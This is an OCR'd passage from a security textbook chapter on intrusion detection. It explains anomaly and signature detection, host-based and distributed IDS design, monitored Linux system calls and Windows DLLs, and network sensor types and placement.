


Figure 8.1 Profiles of Behavior of Intruders and Authorized Users

identified as intruders. Thus, there is an element of compromise and art in the practice of intrusion detection. Ideally, you want an IDS to have a high detection rate, that is, the ratio of detected to total attacks, while minimizing the false alarm rate, the ratio of incorrectly classified to total normal usage [LAZA05].

In an important early study of intrusion [ANDE80], Anderson postulated that one could, with reasonable confidence, distinguish between an outside attacker and a legitimate user. Patterns of legitimate user behavior can be established by observing past history, and significant deviation from such patterns can be detected. Anderson suggests the task of detecting an inside attacker (a legitimate user acting in an unauthorized fashion) is more difficult, in that the distinction between abnormal and normal behavior may be small. Anderson concluded that such violations would be undetectable solely through the search for anomalous behavior. However, insider behavior might nevertheless be detectable by intelligent definition of the class of conditions that suggest unauthorized use. These observations, which were made in 1980, remain true today.

The Base-Rate Fallacy

To be of practical use, an IDS should detect a substantial percentage of intrusions while keeping the false alarm rate at an acceptable level. If only a modest percentage of actual intrusions are detected, the system provides a false sense of security. On the other hand, if the system frequently triggers an alert when there is no intrusion (a false alarm), then either system managers will begin to ignore the alarms, or much time will be wasted analyzing the false alarms.

Unfortunately, because of the nature of the probabilities involved, it is very difficult to meet the standard of high rate of detections with a low rate of false alarms.

In general, if the actual numbers of intrusions is low compared to the number of legitimate uses of a system, then the false alarm rate will be high unless the test is extremely discriminating. This is an example of a phenomenon known as the *base-rate fallacy*. A study of existing IDSs, reported in [AXEL00], indicated that current systems have not overcome the problem of the base-rate fallacy. See Appendix I for a brief background on the mathematics of this problem.

Requirements

[BALA98] lists the following as desirable for an IDS. It must:

- Run continually with minimal human supervision.
- Be fault tolerant in the sense that it must be able to recover from system crashes and reinitializations.
- Resist subversion. The IDS must be able to monitor itself and detect if it has been modified by an attacker.
- Impose a minimal overhead on the system where it is running.
- Be able to be configured according to the security policies of the system that is being monitored.
- Be able to adapt to changes in system and user behavior over time.
- Be able to scale to monitor a large number of hosts.
- Provide graceful degradation of service in the sense that if some components of the IDS stop working for any reason, the rest of them should be affected as little as possible.
- Allow dynamic reconfiguration; that is, the ability to reconfigure the IDS without having to restart it.

8.3 ANALYSIS APPROACHES

IDSs typically use one of the following alternative approaches to analyze sensor data to detect intrusions:

1. **Anomaly detection**: Involves the collection of data relating to the behavior of legitimate users over a period of time. Then, current observed behavior is analyzed to determine with a high level of confidence whether this behavior is that of a legitimate user or alternatively that of an intruder.
2. **Signature or Heuristic detection**: Uses a set of known malicious data patterns (signatures) or attack rules (heuristics) that are compared with current behavior to decide if it is that of an intruder. It is also known as misuse detection. This approach can only identify known attacks for which it has patterns or rules.

In essence, anomaly approaches aim to define normal, or expected, behavior, in order to identify malicious or unauthorized behavior. Signature or heuristic-based approaches directly define malicious or unauthorized behavior. They can quickly and efficiently identify known attacks. However, only anomaly detection is able to detect unknown, zero-day attacks, as it starts with known good behavior and identifies

anomalies to it. Given this advantage, clearly anomaly detection would be the preferred approach, were it not for the difficulty in collecting and analyzing the data required, and the high level of false alarms, as we will discuss in the following sections.

Anomaly Detection

The anomaly detection approach involves first developing a model of legitimate user behavior by collecting and processing sensor data from the normal operation of the monitored system in a training phase. This may occur at distinct times, or there may be a continuous process of monitoring and evolving the model over time. Once this model exists, current observed behavior is compared with the model in order to classify it as either legitimate or anomalous activity in a detection phase.

A variety of classification approaches are used, which [GARC09] broadly categorized as:

- **Statistical:** Analysis of the observed behavior using univariate, multivariate, or time-series models of observed metrics.
- **Knowledge based:** Approaches use an expert system that classifies observed behavior according to a set of rules that model legitimate behavior.
- **Machine-learning:** Approaches automatically determine a suitable classification model from the training data using data mining techniques.

They also note two key issues that affect the relative performance of these alternatives, being the efficiency and cost of the detection process.

The monitored data is first parameterized into desired standard metrics that will then be analyzed. This step ensures that data gathered from a variety of possible sources is provided in standard form for analysis.

Statistical approaches use the captured sensor data to develop a statistical profile of the observed metrics. The earliest approaches used univariate models, where each metric was treated as an independent random variable. However, this was too crude to effectively identify intruder behavior. Later, multivariate models considered correlations between the metrics, with better levels of discrimination observed. Time-series models use the order and time between observed events to better classify the behavior. The advantages of these statistical approaches include their relative simplicity and low computation cost, and lack of assumptions about behavior expected. Their disadvantages include the difficulty in selecting suitable metrics to obtain a reasonable balance between false positives and false negatives, and that not all behaviors can be modeled using these approaches.

Knowledge-based approaches classify the observed data using a set of rules. These rules are developed during the training phase, usually manually, to characterize the observed training data into distinct classes. Formal tools may be used to describe these rules, such as a finite-state machine or a standard description language. They are then used to classify the observed data in the detection phase. The advantages of knowledge-based approaches include their robustness and flexibility. Their main disadvantage is the difficulty and time required to develop high-quality knowledge from the data, and the need for human experts to assist with this process.

Machine-learning approaches use data mining techniques to automatically develop a model using the labeled normal training data. This model is then able

to classify subsequently observed data as either normal or anomalous. A key disadvantage is that this process typically requires significant time and computational resources. Once the model is generated however, subsequent analysis is generally fairly efficient.

A variety of machine-learning approaches have been tried, with varying success. These include:

- **Bayesian networks:** Encode probabilistic relationships among observed metrics.
- **Markov models:** Develop a model with sets of states, some possibly hidden, interconnected by transition probabilities.
- **Neural networks:** Simulate human brain operation with neurons and synapse between them, that classify observed data.
- **Fuzzy logic:** Uses fuzzy set theory where reasoning is approximate, and can accommodate uncertainty.
- **Genetic algorithms:** Uses techniques inspired by evolutionary biology, including inheritance, mutation, selection and recombination, to develop classification rules.
- **Clustering and outlier detection:** Group the observed data into clusters based on some similarity or distance measure, and then identify subsequent data as either belonging to a cluster or as an outlier.

The advantages of the machine-learning approaches include their flexibility, adaptability, and ability to capture interdependencies between the observed metrics. Their disadvantages include their dependency on assumptions about accepted behavior for a system, their currently unacceptably high false alarm rate, and their high resource cost.

A key limitation of anomaly detection approaches used by IDSs, particularly the machine-learning approaches, is that they are generally only trained with legitimate data, unlike many of the other applications surveyed in [CHAN09] where both legitimate and anomalous training data is used. The lack of anomalous training data, which occurs given the desire to detect currently unknown future attacks, limits the effectiveness of some of the techniques listed above.

Signature or Heuristic Detection

Signature or heuristic techniques detect intrusion by observing events in the system and applying either a set of signature patterns to the data, or a set of rules that characterize the data, leading to a decision regarding whether the observed data indicates normal or anomalous behavior.

Signature approaches match a large collection of known patterns of malicious data against data stored on a system or in transit over a network. The signatures need to be large enough to minimize the false alarm rate, while still detecting a sufficiently large fraction of malicious data. This approach is widely used in anti virus products, in network traffic scanning proxies, and in NIDS. The advantages of this approach include the relatively low cost in time and resource use, and its wide acceptance. Disadvantages include the significant effort required to constantly identify and review new malware to create signatures able to identify it, and the inability to detect zero-day attacks for which no signatures exist.

Rule-based heuristic identification involves the use of rules for identifying known penetrations or penetrations that would exploit known weaknesses. Rules can also be defined that identify suspicious behavior, even when the behavior is within the bounds of established patterns of usage. Typically, the rules used in these systems are specific to the machine and operating system. The most fruitful approach to developing such rules is to analyze attack tools and scripts collected on the Internet. These rules can be supplemented with rules generated by knowledgeable security personnel. In this latter case, the normal procedure is to interview system administrators and security analysts to collect a suite of known penetration scenarios and key events that threaten the security of the target system.

The SNORT system, which we will discuss later in Section 8.9, is an example of a rule-based NIDS. A large collection of rules exists for it to detect a wide variety of network attacks.

8.4 HOST-BASED INTRUSION DETECTION

Host-based IDSs (HIDSs) add a specialized layer of security software to vulnerable or sensitive systems; such as database servers and administrative systems. The HIDS monitors activity on the system in a variety of ways to detect suspicious behavior. In some cases, an IDS can halt an attack before any damage is done, as we will discuss in Section 9.6, but its main purpose is to detect intrusions, log suspicious events, and send alerts.

The primary benefit of a HIDS is that it can detect both external and internal intrusions, something that is not possible either with network-based IDSs or firewalls. As we discussed in the previous section, host-based IDSs can use either anomaly or signature and heuristic approaches to detect unauthorized behavior on the monitored host. We now review some common data sources and sensors used in HIDS, continue with a discussion of how the anomaly, signature and heuristic approaches are used in HIDS, then consider distributed HIDS.

Data Sources and Sensors

As noted previously, a fundamental component of intrusion detection is the sensor that collects data. Some record of ongoing activity by users must be provided as input to the analysis component of the IDS. Common data sources include:

- **System call traces:** A record of the sequence of systems calls by processes on a system, is widely acknowledged as the preferred data source for HIDS since the pioneering work of Forrest [CREE13]. While these work well on Unix and Linux systems, they are problematic on Windows systems due to the extensive use of DLLs that obscure which processes use specific system calls.
- **Audit (log file) records**[1]**:** Most modern operating systems include accounting software that collects information on user activity. The advantage of using this information is that no additional collection software is needed.

[1]Audit records play a more general role in computer security than just intrusion detection. See Chapter 18 for a full discussion.

The disadvantages are that the audit records may not contain the needed information or may not contain it in a convenient form, and that intruders may attempt to manipulate these records to hide their actions.

- **File integrity checksums:** A common approach to detecting intruder activity on a system is to periodically scan critical files for changes from the desired baseline, by comparing a current cryptographic checksums for these files, with a record of known good values. Disadvantages include the need to generate and protect the checksums using known good files, and the difficulty monitoring changing files. Tripwire is a well-known system using this approach.
- **Registry access:** An approach used on Windows systems is to monitor access to the registry, given the amount of information and access to it used by programs on these systems. However, this source is very Windows specific, and has recorded limited success.

The sensor gathers data from the chosen source, filters the gathered data to remove any unwanted information and to standardize the information format, and forwards the result to the IDS analyzer, which may be local or remote.

Anomaly HIDS

The majority of work on anomaly-based HIDS has been done on UNIX and Linux systems, given the ease of gathering suitable data for this work. While some earlier work used audit or accounting records, the majority is based on system call traces. System calls are the means by which programs access core kernel functions, providing a wide range of interactions with the low-level operating system functions. Hence they provide detailed information on process activity that can be used to classify it as normal or anomalous. Table 8.2a lists the system calls used in current Ubuntu Linux systems as an example. This data is typically gathered using an OS hook, such as the BSM audit module. Most modern operating systems have highly reliable options for collecting this type of information.

The system call traces are then analyzed by a suitable decision engine. [CREE13] notes that the original work by Forrest et al. introduced the Sequence Time-Delay Embedding (STIDE) algorithm, based on artificial immune system approaches, that compares observed sequences of system calls with sequences from the training phase to obtain a mismatch ratio that determines whether the sequence is normal or not. Later work has used alternatives, such as Hidden Markov Models (HMM), Artificial Neural Networks (ANN), Support Vector Machines (SVM), or Extreme Learning Machines (ELM) to make this classification.

[CREE13] notes that these approaches all report providing reasonable intruder detection rates of 95–99% while having false positive rates of less than 5%, though on older test datasets. He updates these results using recent contemporary data and example attacks, with a more extensive feature extraction process from the system call traces and an ELM decision engine capable of a very high detection rate while maintaining reasonable false positive rates. This approach should lead to even more effective production HIDS products in the near future.

Windows systems have traditionally not used anomaly-based HIDS, as the wide usage of Dynamic Link Libraries (DLLs) as an intermediary between process requests for operating system functions and the actual system call interface has

Table 8.2 Linux System Calls and Windows DLLs Monitored

(a) Ubuntu Linux System Calls

accept, access, acct, adjtime, aiocancel, aioread, aiowait, aiowrite, alarm, async_daemon, auditsys, bind, chdir, chmod, chown, chroot, close, connect, creat, dup, dup2, execv, execve, exit, exportfs, fchdir, fchmod, fchown, fchroot, fcntl, flock, fork, fpathconf, fstat, fstat, fstatfs, fsync, ftime, ftruncate, getdents, getdirentries, getdomainname, getdopt, getdtablesize, getfh, getgid, getgroups, gethostid, gethostname, getitimer, getmsg, getpagesize, getpeername, getpgrp, getpid, getpriority, getrlimit, getrusage, getsockname, getsockopt, gettimeofday, getuid, gtty, ioctl, kill, killpg, link, listen, lseek, lstat, madvise, mctl, mincore, mkdir, mknod, mmap, mount, mount, mprotect, mpxchan, msgsys, msync, munmap, nfs_mount, nfssvc, nice, open, pathconf, pause, pcfs_mount, phys, pipe, poll, profil, ptrace, putmsg, quota, quotactl, read, readlink, readv, reboot, recv, recvfrom, recvmsg, rename, resuba, rfssys, rmdir, sbreak, sbrk, select, semsys, send, sendmsg, sendto, setdomainname, setdopt, setgid, setgroups, sethostid, sethostname, setitimer, setpgid, setpgrp, setpgrp, setpriority, setquota, setregid, setreuid, setrlimit, setsid, setsockopt, settimeofday, setuid, shmsys, shutdown, sigblock, sigpause, sigpending, sigsetmask, sigstack, sigsys, sigvec, socket, socketaddr, socketpair, sstk, stat, stat, statfs, stime, stty, swapon, symlink, sync, sysconf, time, times, truncate, umask, umount, uname, unlink, unmount, ustat, utime, utimes, vadvise, vfork, vhangup, vlimit, vpixsys, vread, vtimes, vtrace, vwrite, wait, wait3, wait4, write, writev

(b) Key Windows DLLs and Executables

comctl32
kernel32
msvcpp
msvcrt
mswsock
ntdll
ntoskrnl
user32
ws2_32

hindered the effective use of system call traces to classify process behavior. Some work was done using either audit log entries, or registry file updates as a data source, but neither approach was very successful. [CREE13] reports a new approach that uses traces of key DLL function calls as an alternative data source, with results comparable to that found with Linux system call trace HIDS. Table 8.2b lists the key DLLs and executables monitored. Note that all of the distinct functions within these DLLs, numbering in their thousands, are monitored, forming the equivalent to the system call list presented in Table 8.2a. The adoption of this approach should lead to the development of more effective Windows HIDS, capable of detecting zero-day attacks, unlike the current generation of signature and heuristic Windows HIDS that we will discuss later.

While using system call traces provides arguably the richest information source for a HIDS, it does impose a moderate load on the monitored system to gather and classify this data. And as we noted earlier, the training phase for many of the decision engines requires very significant time and computational resources. Hence, others have trialed approaches based on audit (log) records. However, these both have a lower detection rate than the system call trace approaches (80% reported), and are more susceptible to intruder manipulation.

A further alternative to examining current process behavior is to look for changes to important files on the monitored host. This uses a cryptographic checksum to check for any changes from the known good baseline for the monitored files. Typically, all program binaries, scripts, and configuration files are monitored, either on each access, or on a periodic scan of the file system. The tripwire system is a widely used implementation of this approach, and is available for all major operating systems including Linux, Mac OS, and Windows. This approach is very sensitive to changes in the monitored files, as a result of intruder activity or for any other reason. However, it cannot detect changes made to processes once they are running on the system. Other difficulties include determining which files to monitor, since a surprising number of files change in an operational system, having access to a known good copy of each monitored file to establish the baseline value, and protecting the database of file signatures.

Signature or Heuristic HIDS

The alternative of signature or heuristic-based HIDS is widely used, particularly as seen in anti virus (A/V), more correctly viewed as anti malware, products. These are very commonly used on client systems and increasingly on mobile devices, and also incorporated into mail and Web application proxies on firewalls and in network-based IDSs. They use either a database of file signatures, which are patterns of data found in known malicious software, or heuristic rules that characterize known malicious behavior.

These products are quite efficient at detecting known malware, however they are not capable of detecting zero-day attacks that do not correspond to the known signatures or heuristic rules. They are widely used, particularly on Windows systems, which continue to be targeted by intruders, as we discussed in Section 6.9.

Distributed HIDS

Traditionally, work on host-based IDSs focused on single-system stand-alone operation. The typical organization, however, needs to defend a distributed collection of hosts supported by a LAN or internetwork. Although it is possible to mount a defense by using stand-alone IDSs on each host, a more effective defense can be achieved by coordination and cooperation among IDSs across the network.

Porras points out the following major issues in the design of a distributed IDS [PORR92]:

- A distributed IDS may need to deal with different sensor data formats. In a heterogeneous environment, different systems may use different sensors and approaches to gathering data for intrusion detection use.
- One or more nodes in the network will serve as collection and analysis points for the data from the systems on the network. Thus, either raw sensor data or summary data must be transmitted across the network. Therefore, there is a requirement to assure the integrity and confidentiality of these data. Integrity is required to prevent an intruder from masking his or her activities by altering the transmitted audit information. Confidentiality is required because the transmitted audit information could be valuable.

- Either a centralized or decentralized architecture can be used. With a centralized architecture, there is a single central point of collection and analysis of all sensor data. This eases the task of correlating incoming reports but creates a potential bottleneck and single point of failure. With a decentralized architecture, there is more than one analysis center, but these must coordinate their activities and exchange information.

A good example of a distributed IDS is one developed at the University of California at Davis [HEBE92, SNAP91]; a similar approach has been taken for a project at Purdue University [SPAF00, BALA98]. Figure 8.2 shows the overall architecture, which consists of three main components:

1. **Host agent module:** An audit collection module operating as a background process on a monitored system. Its purpose is to collect data on security-related events on the host and transmit these to the central manager. Figure 8.3 shows details of the agent module architecture.
2. **LAN monitor agent module:** Operates in the same fashion as a host agent module except that it analyzes LAN traffic and reports the results to the central manager.
3. **Central manager module:** Receives reports from LAN monitor and host agents and processes and correlates these reports to detect intrusion.

The scheme is designed to be independent of any operating system or system auditing implementation. Figure 8.3 shows the general approach that is taken. The agent captures each audit record produced by the native audit collection system. A filter is applied that retains only those records that are of security interest. These records are then reformatted into a standardized format referred to as the host




Figure 8.2 Architecture for Distributed Intrusion Detection




Figure 8.3 Agent Architecture

audit record (HAR). Next, a template-driven logic module analyzes the records for suspicious activity. At the lowest level, the agent scans for notable events that are of interest independent of any past events. Examples include failed files, accessing system files, and changing a file's access control. At the next higher level, the agent looks for sequences of events, such as known attack patterns (signatures). Finally, the agent looks for anomalous behavior of an individual user based on a historical profile of that user, such as number of programs executed, number of files accessed, and the like.

When suspicious activity is detected, an alert is sent to the central manager. The central manager includes an expert system that can draw inferences from received data. The manager may also query individual systems for copies of HARs to correlate with those from other agents.

The LAN monitor agent also supplies information to the central manager. The LAN monitor agent audits host-host connections, services used, and volume of traffic. It searches for significant events, such as sudden changes in network load, the use of security-related services, and suspicious network activities.

The architecture depicted in Figures 8.2 and 8.3 is quite general and flexible. It offers a foundation for a machine-independent approach that can expand from stand-alone intrusion detection to a system that is able to correlate activity from a number of sites and networks to detect suspicious activity that would otherwise remain undetected.

8.5 NETWORK-BASED INTRUSION DETECTION

A network-based IDS (NIDS) monitors traffic at selected points on a network or interconnected set of networks. The NIDS examines the traffic packet by packet in real time, or close to real time, to attempt to detect intrusion patterns. The NIDS may examine network-, transport-, and/or application-level protocol activity. Note the contrast with a host-based IDS; a NIDS examines packet traffic directed toward

potentially vulnerable computer systems on a network. A host-based system examines user and software activity on a host.

NIDS are typically included in the perimeter security infrastructure of an organization, either incorporated into, or associated with, the firewall. They typically focus on monitoring for external intrusion attempts, by analyzing both traffic patterns and traffic content for malicious activity. With the increasing use of encryption though, NIDS have lost access to significant content, hindering their ability to function well. Thus, while they have an important role to play, they can only form part of the solution. A typical NIDS facility includes a number of sensors to monitor packet traffic, one or more servers for NIDS management functions, and one or more management consoles for the human interface. The analysis of traffic patterns to detect intrusions may be done at the sensor, at the management server, or some combination of the two.

Types of Network Sensors

Sensors can be deployed in one of two modes: inline and passive. An **inline sensor** is inserted into a network segment so the traffic that it is monitoring must pass through the sensor. One way to achieve an inline sensor is to combine NIDS sensor logic with another network device, such as a firewall or a LAN switch. This approach has the advantage that no additional separate hardware devices are needed; all that is required is NIDS sensor software. An alternative is a stand-alone inline NIDS sensor. The primary motivation for the use of inline sensors is to enable them to block an attack when one is detected. In this case, the device is performing both intrusion detection and intrusion prevention functions.

More commonly, **passive sensors** are used. A passive sensor monitors a copy of network traffic; the actual traffic does not pass through the device. From the point of view of traffic flow, the passive sensor is more efficient than the inline sensor, because it does not add an extra handling step that contributes to packet delay.

Figure 8.4 illustrates a typical passive sensor configuration. The sensor connects to the network transmission medium, such as a fiber optic cable, by a direct physical tap. The tap provides the sensor with a copy of all network traffic being carried by the medium. The network interface card (NIC) for this tap usually does not have an IP address configured for it. All traffic into this NIC is simply collected with no protocol interaction with the network. The sensor has a second NIC that connects to the network with an IP address and enables the sensor to communicate with a NIDS management server.

Another distinction is whether the sensor is monitoring a wired or wireless network. A wireless network sensor may either be inline, incorporated into a wireless access point (AP), or a passive wireless traffic monitor. Only these sensors can gather and analyze wireless protocol traffic, and hence detect attacks against those protocols. Such attacks include wireless denial-of-service, session hijack, or AP impersonation. A NIDS focussed exclusively on a wireless network is known as a Wireless IDS (WIDS). Alternatively, wireless sensors may be a component of a more general NIDS gathering data from both wired and wireless network traffic, or even of a distributed IDS combining host and network sensor data.




Figure 8.4 Passive NIDS Sensor

Source: Based on [CREM06].

NIDS Sensor Deployment

Consider an organization with multiple sites, each of which has one or more LANs, with all of the networks interconnected via the Internet or some other WAN technology. For a comprehensive NIDS strategy, one or more sensors are needed at each site. Within a single site, a key decision for the security administrator is the placement of the sensors.

Figure 8.5 illustrates a number of possibilities. In general terms, this configuration is typical of larger organizations. All Internet traffic passes through an external firewall that protects the entire facility.[2] Traffic from the outside world, such as customers and vendors that need access to public services, such as Web and mail, is monitored. The external firewall also provides a degree of protection for those parts of the network that should only be accessible by users from other corporate sites. Internal firewalls may also be used to provide more specific protection to certain parts of the network.

A common location for a NIDS sensor is just inside the external firewall (location 1 in the figure). This position has a number of advantages:

- Sees attacks, originating from the outside world, that penetrate the network's perimeter defenses (external firewall).
- Highlights problems with the network firewall policy or performance.
- Sees attacks that might target the Web server or ftp server.
- Even if the incoming attack is not recognized, the IDS can sometimes recognize the outgoing traffic that results from the compromised server.

[2]Firewalls will be discussed in detail in Chapter 9. In essence, a firewall is designed to protect one or a connected set of networks on the inside of the firewall from Internet and other traffic from outside the firewall. The firewall does this by restricting traffic, rejecting potentially threatening packets.




Figure 8.5 Example of NIDS Sensor Deployment

Instead of placing a NIDS sensor inside the external firewall, the security administrator may choose to place a NIDS sensor between the external firewall and the Internet or WAN (location 2). In this position, the sensor can monitor all network traffic, unfiltered. The advantages of this approach are as follows:

- Documents number of attacks originating on the Internet that target the network.
- Documents types of attacks originating on the Internet that target the network.

A sensor at location 2 has a higher processing burden than any sensor located elsewhere on the site network.

In addition to a sensor at the boundary of the network, on either side of the external firewall, the administrator may configure a firewall and one or more sensors to protect major backbone networks, such as those that support internal servers and database resources (location 3). The benefits of this placement include the following:

- Monitors a large amount of a network's traffic, thus increasing the possibility of spotting attacks.
- Detects unauthorized activity by authorized users within the organization's security perimeter.

Thus, a sensor at location 3 is able to monitor for both internal and external attacks. Because the sensor monitors traffic to only a subset of devices at the site, it can be tuned to specific protocols and attack types, thus reducing the processing burden.

